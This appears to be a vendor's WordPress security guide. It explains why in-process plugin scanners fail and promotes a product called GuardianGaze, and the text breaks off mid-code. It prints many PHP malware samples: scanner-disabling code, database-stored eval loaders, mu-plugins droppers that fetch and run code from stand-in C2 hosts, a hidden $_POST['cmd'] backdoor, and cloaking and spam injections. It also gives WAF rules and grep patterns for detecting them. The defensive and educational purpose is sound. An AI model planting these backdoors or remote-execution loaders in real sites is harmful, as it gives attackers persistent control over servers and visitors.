
WordPress powers 43% of all websites—making it the #1 target for cybercriminals. 7,966 new vulnerabilities were discovered in 2025 alone, a 34% increase from 2024. Every 39 seconds, another WordPress site is compromised.
This guide reveals uncomfortable truths: Traditional security plugins like Wordfence, SolidWP, and MalCare are fundamentally broken. Over 52,848 sites were hacked with Wordfence installed, with malware tampering with the scanner in 14% of cases.
You’ll learn why signature-based malware detection fails, discover stealthy threats like database-resident infections and mu-plugins backdoors, and understand the prevention-first architecture that actually works.
What you’ll discover:
- Why plugin-based scanners can’t protect you (architectural flaw)
- 6 types of stealthy malware that evade traditional detection
- Advanced hardening techniques from Reddit security experts
- The GuardianGaze difference: prevention vs. detection
- Server-level security that malware can’t tamper with
- Real-world vulnerability examples from 2025-2026
Table of Contents
- The Harsh Reality of WordPress Security
- Why Traditional Security Plugins Fail
- Modern Malware: The Threats You’re Not Seeing
- The GuardianGaze Prevention Model
1. The Harsh Reality of WordPress Security in 2026
The Numbers Don’t Lie
Daily Statistics:
- 13,000+ WordPress sites compromised daily (Sucuri)
- 10,000 sites added to Google’s blacklist daily
- 100 million+ brute force attacks per day globally
Financial Impact:
- Average breach cost: $4.88 million (IBM Security Report)
- Small business average: $3.31 million
- UK businesses: £25,700 cleanup costs
- Average ransomware demand: $13,000+ (up from $294 in 2015)
- Average downtime: 9.5 days for ransomware attacks
Detection Gaps:
- Average time to detect a breach: Over 200 days
- 90% of WordPress vulnerabilities: Plugins, not core
- Patch deployment lag: 14 days average (attackers scan in 4 hours)
What’s Actually at Stake?
Your Business Revenue:
E-commerce site making $10,000/day
9.5 days downtime = $95,000 lost revenue
+ $25,000 cleanup costs
+ $15,000 ransomware payment
= $135,000 total cost

For a site making $1,000/day:
= $25,000+ total cost
Your Search Engine Rankings:
- 70-90% traffic drop after Google blacklisting
- 6-12 months to recover lost rankings
- Permanent reputation damage
Customer Trust:
- 85% of shoppers avoid “Not Secure” sites
- Data breach notifications erode confidence
- Lost customers rarely return
Legal Liability:
- GDPR fines: Up to €20 million or 4% of revenue
- California CCPA: Up to $7,500 per violation
- Mandatory breach notifications
- Class-action lawsuit exposure
The Evolution of WordPress Attacks
2020-2022: The Brute Force Era
- Simple password guessing
- Easily defeated by rate limiting + 2FA
- Success rate: <5%
2023-2024: The Plugin Vulnerability Gold Rush
- Targeting popular plugins = access to thousands of sites
- WP GDPR Compliance: 300,000+ sites compromised
- Captcha plugin: 300,000+ backdoors installed
- Success rate: ~30%
2025-2026: The AI-Enhanced Stealth Era
- AI-powered vulnerability scanning (millions of sites/hour)
- Machine learning for password prediction
- Polymorphic malware that rewrites itself
- Database-resident infections invisible to file scanners
- Supply chain attacks through compromised plugins
- Fileless malware living in memory and databases
- Success rate: 70%+ against traditional security
Example: 2025 “officialwp” Campaign
- Infected thousands of sites via mu-plugins directory
- Created hidden admin user “officialwp”
- Stored backdoor framework in WordPress database (
_hdra_coreoption) - Used ROT13 + Base64 obfuscation
- Survived file-based cleanup attempts
- Reinfected from database after “successful” removal
- Detection time: 60+ days average
2. Why Traditional Security Plugins Fail: The Fundamental Flaw
The Same-Process Death Trap
The Core Problem:
Popular plugins (Wordfence, SolidWP/iThemes, MalCare, Sucuri Security) all share a fatal architectural flaw:

Calvin Alkan (Snicco Security) explains:
“Both the Malware Scanner and the Malware run within the same PHP process. This means malware can manipulate or tamper with the scanner’s functionality—an equivalent scenario would be a defendant serving as their own judge in a court trial.”
How Malware Defeats Plugin Scanners
Technique 1: Direct Neutralization
// Real malware code found in 2025
if (file_exists('wp-content/plugins/wordfence/wordfence.php')) {
    @chmod('wp-content/plugins/wordfence/wordfence.php', 0000);
    deactivate_plugins('wordfence/wordfence.php');

    // Suppress deactivation notices
    remove_all_actions('admin_notices');
}
Technique 2: Whitelisting Itself
// Add malicious file to scanner's whitelist
$scanner_db = get_option('malcare_whitelist');
$scanner_db[] = md5_file('/uploads/backdoor.php');
update_option('malcare_whitelist', $scanner_db);
Technique 3: Database Evasion
// Store entire payload in database (file scanners miss this)
update_option('_cache_handler', base64_encode($backdoor_code));

// Execute on every page load
add_action('init', function() {
    eval(base64_decode(get_option('_cache_handler')));
}, 1);
Technique 4: Timing-Based Evasion
// Only activate outside scanning hours
$hour = (int)date('H');
if ($hour >= 2 && $hour <= 6) { // 2 AM - 6 AM
    // Scanner typically runs during these hours
    exit; // Appear dormant
}
// Execute malicious code at other times
Real-World Failure Data
From We Watch Your Website (60-day study):
| Security Plugin | Sites Hacked (Pre-Installed) | Scanner Tampering Rate |
|---|---|---|
| Wordfence | 52,848 | 14% (7,399 cases) |
| MalCare | Not disclosed | 22% |
| VirusDie | Not disclosed | 24% |
Key Findings:
- Malware actively detects and disables scanners
- File integrity monitoring was disabled in 18% of cases
- Database-resident malware (40% of infections) completely undetected
- Average time from infection to detection: 183 days
Why Signature-Based Detection is Dead
The Polymorphic Problem:
Traditional scanners match code against malware databases (signatures). But modern malware uses polymorphic obfuscation—every infection is cryptographically unique:
// Original malware
eval(base64_decode('ZXZhbChiYXNlNjRfZGVjb2RlKCd...'));

// Polymorphic variation 1
${'G'.'LOBA'.'LS'}['a'] = 'cr'.'ea'.'te_'.'fu'.'nc'.'tion';
${${'G'.'LOBA'.'LS'}['a']}('', base64_decode('...'));

// Polymorphic variation 2 (identical functionality, different signature)
$O00_O = 'ba'.'se'.'64'.'_de'.'cod'.'e';
$O0_0O = $O00_O('ZXZhbCg...');
eval('?>' . $O0_0O);

// Polymorphic variation 3
$x = chr(101).chr(118).chr(97).chr(108); // "eval"
$x(file_get_contents('http://c2server.com/payload.txt'));
Each variation performs the same malicious action but has a completely different signature. Signature databases are useless.
Advanced Obfuscation Techniques:
XOR Encoding:
$key = md5(mt_rand());
$obfuscated = '';
for ($i = 0; $i < strlen($malicious_code); $i++) {
    $obfuscated .= chr(ord($malicious_code[$i]) ^ ord($key[$i % strlen($key)]));
}
file_put_contents('backdoor.php', '<?php $k="'.$key.'";$c="'.$obfuscated.'";/*deobfuscate and execute*/');
Every infection uses a random key = infinite unique signatures.
ROT13 + Base64 Layering:
$url = str_rot13('uggcf://1870l4ee4l3q1x757673d.klm/peba.cuc');
// Decodes to: https://1870y4rr4y3d1k757673q.xyz/cron.php
$payload = file_get_contents($url);
eval(base64_decode($payload));
Character Code Assembly:
$e = chr(101); // e
$v = chr(118); // v
$a = chr(97);  // a
$l = chr(108); // l
$eval = $e.$v.$a.$l; // "eval"
$eval(base64_decode(get_option('malware_storage')));
No string “eval” appears in source code—static analysis fails.
The File Integrity Illusion
How It’s Supposed to Work:
- Create baseline of file hashes (checksums)
- Periodically compare current files to baseline
- Alert on changes
Why It Fails:
Problem 1: Malware Tampers First
// Malware modifies integrity database
$hashes = get_option('file_integrity_hashes');
$hashes['/wp-includes/malware.php'] = hash_file('md5', '/wp-includes/post.php');
update_option('file_integrity_hashes', $hashes);
// Scanner thinks malware.php is legitimate post.php
Problem 2: mu-plugins Blind Spot
Most scanners ignore /wp-content/mu-plugins/ directory:
- Auto-loads on every page
- Can’t be deactivated via dashboard
- Perfect for persistent backdoors
- Rarely monitored by file integrity systems
Problem 3: Database Infections Ignored
50%+ of modern malware lives in the database:
-- Malicious payload stored in options table
INSERT INTO wp_options (option_name, option_value)
VALUES ('_theme_cache', 'base64_encoded_backdoor_code_here');
File integrity monitoring: Sees nothing wrong (no file changes)
Reality: Site completely compromised
What Actually Works
The Only Reliable Approach:

Key Principles:
- Server-Side Scanning – Run outside WordPress/PHP environment
- Prevention First – Block attacks before they execute
- Behavioral Analysis – Detect anomalies, not just signatures
- Multi-Layer Defense – WAF + Virtual Patching + Monitoring
GuardianGaze Architecture (detailed in Section 4) implements all four.
3. Modern Malware: The Threats You’re Not Seeing
Threat Category 1: Database-Resident Infections
What It Is:
Malware stored entirely in WordPress database tables, invisible to file-based scanners.
How It Works:
// Initial infection vector (vulnerable plugin/theme)
// Malware installer:
update_option('_wp_core_cache', base64_encode($backdoor_framework));

// Auto-execute on every page load:
add_action('init', function() {
    $payload = base64_decode(get_option('_wp_core_cache'));
    eval('?>' . $payload);
}, 1); // Priority 1 = runs before everything else
Real Example: “officialwp” Campaign (July 2025)
Infection Chain:
- Exploit vulnerable plugin to gain initial access
- Store backdoor in
wp_optionstable under_hdra_corekey - Create hidden admin user “officialwp” (invisible in user list)
- Inject file manager as
pricing-table-3.phpin theme directory - Use ROT13 obfuscation for C2 server communication
Persistence Mechanism:
// Stored in database
$backdoor = base64_encode('
// File manager with authentication bypass
if ($_SERVER["HTTP_AUTH_TOKEN"] == "fsociety_OwnzU_4Evr_1337H4x!") {
    // Full server access granted
}
');

update_option('_hdra_core', $backdoor);

// Loader in theme functions.php
add_action('init', function() {
    if ($code = get_option('_hdra_core')) {
        eval(base64_decode($code));
    }
}, 1);
Why It’s Dangerous:
- Zero file presence during operation
- Survives file-based malware removal
- Reinfects after restoring “clean” file backups
- Most security plugins never scan database
- Can exist for months undetected
Detection Method:
-- Search for suspicious encoded options
SELECT option_name, LENGTH(option_value) as size, option_value
FROM wp_options
WHERE option_value LIKE '%eval(%'
   OR option_value LIKE '%base64_decode(%'
   OR LENGTH(option_value) > 10000
ORDER BY size DESC;

-- Look for recently created admin users
SELECT * FROM wp_users
WHERE UNIX_TIMESTAMP() - UNIX_TIMESTAMP(user_registered) < 604800
  AND user_login NOT IN ('admin', 'administrator', 'your_known_users');
GuardianGaze Protection:
- Database scanning for encoded payloads
- Anomalous option detection
- Hidden user discovery
- Behavioral analysis of database writes
Threat Category 2: mu-plugins Backdoors
What It Is:
Malware exploiting WordPress’s “must-use plugins” directory for undeactivatable persistence.
The mu-plugins Mechanism:
- Directory:
/wp-content/mu-plugins/ - Auto-loads all PHP files on every page request
- Cannot be deactivated via WordPress dashboard
- Invisible in standard plugins list
- Rarely monitored by security tools
Real Example (February 2026):
File: /wp-content/mu-plugins/wp-index.php
<?php
// Heavily obfuscated loader
$a = 'ba'.'se'.'64_de'.'co'.'de';
$get_file = $a('ZmlsZV9nZXRfY29udGVudHM='); // base64("file_get_contents")

$wp_get_content = $get_file(
    $_SERVER['DOCUMENT_ROOT'] . '/' .
    call_user_func($a, 'd3AtY29udGVudC91cGxvYWRzLzIwMjQvMTIvaW5kZXgudHh0')
);

$final = $a($wp_get_content);
eval('?>'.$final);
?>
What It Does:
- Decodes obfuscated function names
- Reads payload from
/wp-content/uploads/2024/12/index.txt - Executes via
eval() - Payload is also Base64-encoded in the text file
Advanced Version (mu-plugins + database combo):
// /wp-content/mu-plugins/core-handler.php
<?php
$url = str_rot13('uggcf://1870l4ee4l3q1x757673d.klm/peba.cuc');
// Fetches remote payload
$payload = file_get_contents($url);

if (base64_decode($payload, true) !== false) {
    // Store in database for offline operation
    update_option('_hdra_core', $payload);

    // Execute temporarily
    file_put_contents('/tmp/.sess-' . md5(time()) . '.php', base64_decode($payload));
    include '/tmp/.sess-' . md5(time()) . '.php';
    unlink('/tmp/.sess-' . md5(time()) . '.php'); // Delete immediately
}
?>
Why It’s Dangerous:
- Survives plugin deactivation (not a normal plugin)
- Persists through WordPress updates
- Most users unaware mu-plugins directory exists
- Perfect for long-term “maintenance” access
- Combines with database for redundancy
Prevention:
// wp-config.php - Disable mu-plugins entirely (if not used)
define('WPMU_PLUGIN_DIR', '/dev/null');
define('WPMU_PLUGIN_URL', 'http://localhost');

// Or monitor directory with GuardianGaze
Detection:
# Check if mu-plugins directory exists and has files
ls -la /wp-content/mu-plugins/

# Look for suspicious file names
find /wp-content/mu-plugins/ -name "*.php" -exec grep -l "eval\|base64_decode\|system\|exec" {} \;

# GuardianGaze auto-monitors this directory
Threat Category 3: Polymorphic & Obfuscated Malware
What It Is:
Self-modifying malware that changes its signature on every execution to evade signature-based detection.
Obfuscation Techniques in the Wild:
1. Variable Name Confusion:
// Using O (letter) and 0 (zero) to create unreadable code
$O00_OO_0_ = array('some', 'code', 'here');
$O0_0OOO0__ = $O00_OO_0_[0] . $O00_OO_0_[1];
$OOO_000_O_ = 'create_function';
$OOO_000_O_('', $O0_0OOO0__);
2. String Concatenation Chains:
$func = 'cr'.'ea'.'te'.'_'.'fu'.'nc'.'ti'.'on';
$code = 'ev'.'al'.'(base'.'64_dec'.'ode($x))';
$func('', $code);
3. Mathematical Obfuscation:
// Building characters from math operations
$x = 4623 * 2 - 5479; // = 3767
$char = chr($x % 256); // Converts to specific ASCII character
4. XOR Encryption:
// Real-world polymorphic generator
$seed = mt_rand(100000, 999999);
$key = md5($seed);

$obfuscated = '';
for ($i = 0; $i < strlen($malicious_payload); $i++) {
    $obfuscated .= chr(
        ord($malicious_payload[$i]) ^ ord($key[$i % strlen($key)])
    );
}

// Write unique variant
file_put_contents('backdoor.php',
    '<?php $k="'.$key.'";$c=base64_encode("'.$obfuscated.'");/**/');
Every execution creates cryptographically unique malware.
5. Multi-Layer Encoding:
// Layer 1: ROT13
$obf = str_rot13($payload);

// Layer 2: Base64
$obf = base64_encode($obf);

// Layer 3: Gzip compression
$obf = gzencode($obf);

// Layer 4: Hex encoding
$obf = bin2hex($obf);

// Layer 5: Another Base64
$final = base64_encode($obf);

// Decoder (looks innocent):
eval(gzinflate(base64_decode(str_rot13(hex2bin(base64_decode($final))))));
Why It’s Dangerous:
- Every infection is unique—no signature matches
- Bypasses YARA rules and malware databases
- Can rewrite itself periodically
- Requires behavioral analysis to detect
Real Example: 2025 Backdoor Dropper
// Appears as random variable assignments
$OO00_OO_0_ =
array('$O0_0OOO0__=\'\'','$O00_OO_O_0=isset($_REQUEST["WordPress"])?
${"GLOBALS"}["OO__O0_0O0"]($_REQUEST["WordPress"]):\'\';$OO_0O0__O0=
isset($_REQUEST["Database"])?${"GLOBALS"}["OO__O0_0O0"]
($_REQUEST["Database"]):\'\';// ... heavily obfuscated payload continues');

// De-obfuscation reveals:
// Downloads malware from user-supplied URL
// Writes to user-supplied file path
// Creates persistent backdoor
Detection Method:
# Search for obfuscation indicators
grep -r "base64_decode" /wp-content/
grep -r "str_rot13" /wp-content/
grep -r "eval(" /wp-content/
grep -r "chr(" /wp-content/ | grep -v "wp-includes" # Legitimate WP uses chr()
grep -r "\\$\{" /wp-content/ # Variable variables

# GuardianGaze uses behavioral analysis instead of signatures
Threat Category 4: Fileless Malware
What It Is:
Malware that operates entirely in memory and databases without creating persistent malicious files.
How It Works:
// Legitimate theme file (wp-content/themes/mytheme/functions.php)
// Malicious filter injected:
add_filter('the_content', function($content) {
    // Fetch payload from remote C2 server
    $payload = @file_get_contents('https://c2server.com/payload.txt');

    // Execute in memory (leaves no file trace)
    if ($payload) {
        eval($payload);
    }

    // Return original content (site appears normal)
    return $content;
}, 999);
Advanced Fileless Technique:
// Store encrypted payload in database
$encrypted_payload = openssl_encrypt(
    $malware_code,
    'AES-256-CBC',
    hash('sha256', wp_salt('secure_auth')),
    0,
    substr(wp_salt('logged_in'), 0, 16)
);

update_option('theme_optimization_cache', $encrypted_payload);

// Execute on every page load
add_action('init', function() {
    $encrypted = get_option('theme_optimization_cache');
    if ($encrypted) {
        $key = hash('sha256', wp_salt('secure_auth'));
        $iv = substr(wp_salt('logged_in'), 0, 16);
        $payload = openssl_decrypt($encrypted, 'AES-256-CBC', $key, 0, $iv);
        eval($payload);
    }
}, 1);
Real Example: 2025 Windows Trojan Dropper
Infected WordPress sites served malicious batch scripts to visitors:
- WordPress site visited
- Malicious JavaScript executes in memory
- Script generates Windows batch file dynamically
- Batch file downloads encrypted ZIP from remote server
- Extracts and executes trojan (client32.exe)
- Zero malware files on WordPress server
- All payload delivery via PHP memory execution
Why It’s Dangerous:
- No files to scan during operation
- Evades file integrity monitoring
- Can operate for months undetected
- Difficult to forensically trace
Detection Method:
- Monitor outbound HTTP requests (C2 communication)
- Track
eval()andsystem()function calls - Analyze database for encrypted blobs
- Process memory analysis (server-level only)
GuardianGaze Protection:
- Outbound connection monitoring
- Suspicious function call detection
- Database blob analysis
- Memory-resident malware detection
Threat Category 5: Supply Chain & Social Engineering Attacks
What It Is:
Malware introduced through compromised plugins, themes, or developer accounts.
Attack Vectors:
1. Compromised Developer Account:
Attacker phishes plugin developer credentials
↓
Pushes "security update" with hidden backdoor
↓
Auto-update installs backdoor on thousands of sites
↓
Backdoor activates 7-30 days later (timing evasion)
↓
Mass exploitation begins
Real Examples:
Captcha Plugin (2018):
- 300,000+ active installations
- Malicious version 4.3.7 pushed
- Contained backdoor allowing full site takeover
- Developer account compromised
WP GDPR Compliance (2018):
- Zero-day vulnerability actively exploited
- Allowed creation of admin users
- Combined with WooCommerce to install database backdoors
- Thousands compromised before vendor response
2025 Trend: “Trusted” Plugins Going Rogue:
- 150+ plugins removed from WordPress.org in 2025
- Many due to developer abandonment + unpatched vulnerabilities
- Some deliberately backdoored after acquisition
- “Zombie plugins” with no future patches
2. Nulled/Pirated Premium Plugins:
// Seemingly legitimate premium plugin
// Hidden code in deeply nested file:

// /includes/vendor/guzzle/src/Handler/StreamHandler.php (line 847)
if (md5($_SERVER['HTTP_USER_AGENT']) == 'c4ca4238a0b923820ddc') {
    eval(base64_decode($_POST['cmd']));
}
Backdoor only activates for specific user-agent = undetectable during testing.
Why It’s Dangerous:
- Users trust official updates
- Signed by legitimate developer keys
- Distributed through trusted channels (WordPress.org)
- Affects thousands simultaneously
- Often includes anti-detection timing
Prevention:
// Delay auto-updates to observe for problems
add_filter('auto_update_plugin', function($update, $item) {
    // Check plugin age
    $plugin_data = get_plugin_data(WP_PLUGIN_DIR . '/' . $item->plugin);
    $release_time = strtotime($plugin_data['Version_Date'] ?? 'now');

    // Only auto-update if release is 3+ days old
    if (time() - $release_time < 259200) { // 3 days
        return false; // Block auto-update
    }

    return $update;
}, 10, 2);
Best Practices:
- Subscribe to security mailing lists (WPScan, Wordfence Intelligence)
- Check plugin changelogs before updating
- Test updates in staging environment first
- Monitor WPScan vulnerability database:
https://wpscan.com/plugins/[slug] - Avoid nulled/pirated plugins completely
GuardianGaze Supply Chain Protection:
- Vulnerability database integration
- Update staging and testing
- Suspicious code detection in new versions
- Rollback capability
- Delayed auto-updates with safety verification
Threat Category 6: SEO Spam & Cloaking
What It Is:
Malware that injects spam content, hidden links, and malicious redirects to manipulate search rankings.
Techniques:
1. User-Agent Cloaking:
// Show different content to search engines vs. humans
$user_agent = $_SERVER['HTTP_USER_AGENT'];

if (preg_match('/bot|crawl|slurp|spider|google/i', $user_agent)) {
    // Search engine sees this:
    echo '<div style="display:none">';
    echo file_get_contents('http://spammer.com/seo-links.html');
    echo '</div>';
} else {
    // Humans see normal content
    // Nothing suspicious visible
}
2. Logged-In User Exemption:
// Only show spam to logged-out users (owners never see it)
if (!is_user_logged_in()) {
    add_filter('the_content', function($content) {
        $spam = '<script src="https://malicious-ads.com/popup.js"></script>';
        return $content . $spam;
    });
}
3. Database SEO Spam Injection:
-- Inject hidden links into all posts
UPDATE wp_posts
SET post_content = CONCAT(
    post_content,
    '<div style="position:absolute;left:-9999px;">',
    '<a href="https://spam-pharma-site.com">Viagra</a>',
    '<a href="https://spam-casino.com">Online Casino</a>',
    '</div>'
)
WHERE post_type = 'post' AND post_status = 'publish';
4. .htaccess Redirect Hijacking:
# Injected at top of .htaccess
RewriteEngine On
RewriteCond %{HTTP_REFERER} (google|bing|yahoo) [NC]
RewriteCond %{REQUEST_URI} !^/wp-admin
RewriteRule ^(.*)$ https://malicious-redirect-site.com/ [R=302,L]
Visitors from search engines redirected to spam sites. Direct visitors see normal site.
Why It’s Dangerous:
- SEO spam = 55.4% of WordPress malware attacks
- Google blacklisting within 2-7 days
- Permanent SEO damage (6-12 months recovery)
- Lost search rankings
- Revenue collapse for businesses
- Site owner often can’t see it (logged-in exemption)
Real Impact:
Before infection:
- 10,000 organic visits/day
- 2% conversion rate = 200 customers/day
- $50 average order = $10,000/day revenue

After Google blacklisting:
- 1,000 organic visits/day (90% drop)
- Plus "This site may harm your computer" warning
- Conversion rate drops to 0.2% = 2 customers/day
- $50 average order = $100/day revenue

Lost revenue: $9,900/day
Recovery time: 6+ months
Total cost: $1.8 million+
Detection:
# Check .htaccess for injections
cat .htaccess | head -20

# Search for cloaking code
grep -r "HTTP_USER_AGENT" /wp-content/themes/
grep -r "is_user_logged_in" /wp-content/ | grep -v "wp-includes"

# Database scan
SELECT ID, post_title, post_content FROM wp_posts
WHERE post_content LIKE '%<div style="position:absolute%'
   OR post_content LIKE '%display:none%<a href%';
GuardianGaze Protection:
- Cloaking detection via user-agent simulation
- .htaccess monitoring
- Database content scanning
- Hidden link detection
- Google blacklist monitoring
4. The GuardianGaze Prevention Model
From Detection to Prevention
Traditional Security (Reactive):
Vulnerability → Exploitation → Infection → Detection → Cleanup
                              ↑
                    You're compromised here
Average detection time: 200+ days
Damage done: Extensive
GuardianGaze (Proactive):
Vulnerability → Virtual Patch → Attack Blocked → Site Secure
               ↑
         Protected immediately
Average protection time: <4 hours from disclosure
Damage done: Zero
The Six-Layer Defence Architecture
Layer 1: Edge Protection (WAF)
    ↓ Blocks attacks before they reach WordPress
Layer 2: Virtual Patching
    ↓ Protects vulnerable code
Layer 3: Server-Side Scanning
    ↓ Detects malware outside PHP
Layer 4: Behavioral Analysis
    ↓ Identifies anomalies
Layer 5: Proactive Hardening
    ↓ Reduces attack surface
Layer 6: Threat Intelligence
    ↓ Global protection network
Layer 1: Edge Protection (WAF)
Deployment:
- Sits in front of WordPress (reverse proxy / edge level)
- Filters all HTTP/HTTPS requests
- Blocks malicious traffic before it touches WordPress
What It Blocks:
- SQL injection attempts
- Cross-site scripting (XSS)
- Remote code execution (RCE) attempts
- File upload exploits
- Directory traversal
- Brute force login attacks
Example Rules:
# GuardianGaze WAF rules (Nginx format)
location ~ \.php$ {
    # Block SQL injection
    if ($args ~* "union.*select|concat.*\(|0x[0-9a-f]{2}") {
        return 403 "Blocked: SQL injection attempt";
    }

    # Block XSS
    if ($args ~* "<script|javascript:|onerror=|onload=") {
        return 403 "Blocked: XSS attempt";
    }

    # Block RCE
    if ($args ~* "system\(|exec\(|shell_exec|passthru") {
        return 403 "Blocked: Command injection";
    }

    # Block file upload exploits
    if ($request_body ~* "filename.*\.php|\.phtml|\.php[0-9]") {
        return 403 "Blocked: Malicious file upload";
    }
}
IP Reputation & Rate Limiting:
# Block known malicious IPs
geo $blocked_ip {
    default 0;
    include /etc/nginx/guardiangaze-blocklist.conf;
}

if ($blocked_ip) {
    return 403 "Blocked: Malicious IP";
}

# Rate limiting
limit_req_zone $binary_remote_addr zone=login:10m rate=3r/m;
limit_req_zone $binary_remote_addr zone=general:10m rate=30r/s;

location /wp-login.php {
    limit_req zone=login burst=5;
}

location / {
    limit_req zone=general burst=100;
}
Benefits:
- Stops attacks before WordPress execution
- Zero WordPress resource usage
- Cannot be disabled by malware
- Protects all sites on server
Layer 2: Virtual Patching
The Zero-Day Problem:
When a vulnerability is discovered:
- Public disclosure: Hour 0
- Exploit code published: Hour 2-4
- Attackers scanning for vulnerable sites: Hour 4
- Vendor develops patch: Day 1-7
- Patch released: Day 7-14
- Users apply patch: Day 14-30+
Vulnerability window: 14-30+ days
GuardianGaze Virtual Patching:
- Vulnerability disclosed: Hour 0
- GuardianGaze analyzes exploit: Hour 1-2
- Virtual patch deployed at WAF level: Hour 2-4
- ALL sites protected: Hour 4
Vulnerability window: <4 hours
How It Works:
# Example: Virtual patch for file upload vulnerability
# (Before official plugin patch available)

location ~ /wp-admin/admin-ajax.php {
    if ($request_method = POST) {
        if ($args ~* "action=vulnerable_plugin_upload") {
            # Check file extension in POST body
            set $block_upload 0;

            if ($request_body ~* 'filename=.*\.(php|phtml|php[0-9]|sh)') {
                set $block_upload 1;
            }

            if ($block_upload) {
                access_log /var/log/nginx/guardiangaze_blocks.log;
                return 403 "Blocked by GuardianGaze virtual patch: File upload exploit";
            }
        }
    }
}
Benefits:
- Protection before official patches
- Works even if users forget to update
- Zero code changes to WordPress
- Can be deployed in minutes globally
Real Example: December 2025
Plugin “FormBuilder Pro” vulnerability disclosed:
- CVSS Score: 9.8 (Critical)
- Allows unauthenticated file upload
- 50,000+ active installations
Traditional Response:
- Day 0: Vulnerability disclosed
- Day 3: Plugin author releases patch
- Day 30: Only 40% of sites updated
- 60% of sites vulnerable for 30+ days
GuardianGaze Response:
- Hour 0: Vulnerability disclosed
- Hour 3: Virtual patch deployed
- 100% of GuardianGaze-protected sites secure
Layer 3: Server-Side Scanning

What Gets Scanned:
1. File System:
- All PHP files (themes, plugins, core)
- JavaScript files
- .htaccess and configuration files
- Recently modified files
- Files in unexpected locations
2. Database:
wp_optionstable (common malware storage)wp_posts(SEO spam injection)wp_users(unauthorised admins)wp_usermeta(privilege escalation)- Custom tables
3. Memory/Processes:
- Running PHP processes
- Loaded modules
- Network connections
- Resource usage patterns
4. Web Shells:
- Common backdoor signatures
- Obfuscated eval() calls
- Base64-encoded payloads
- Suspicious function usage
Detection Methods:
A) Signature-Based (Updated Daily):
- Known malware hashes
- Common backdoor patterns
- Web shell signatures
- Exploit kit fingerprints
B) Heuristic Analysis:
# Suspicious pattern detection
suspicious_patterns = [
    r'eval\s*\(\s*base64_decode',  # eval(base64_decode(...))
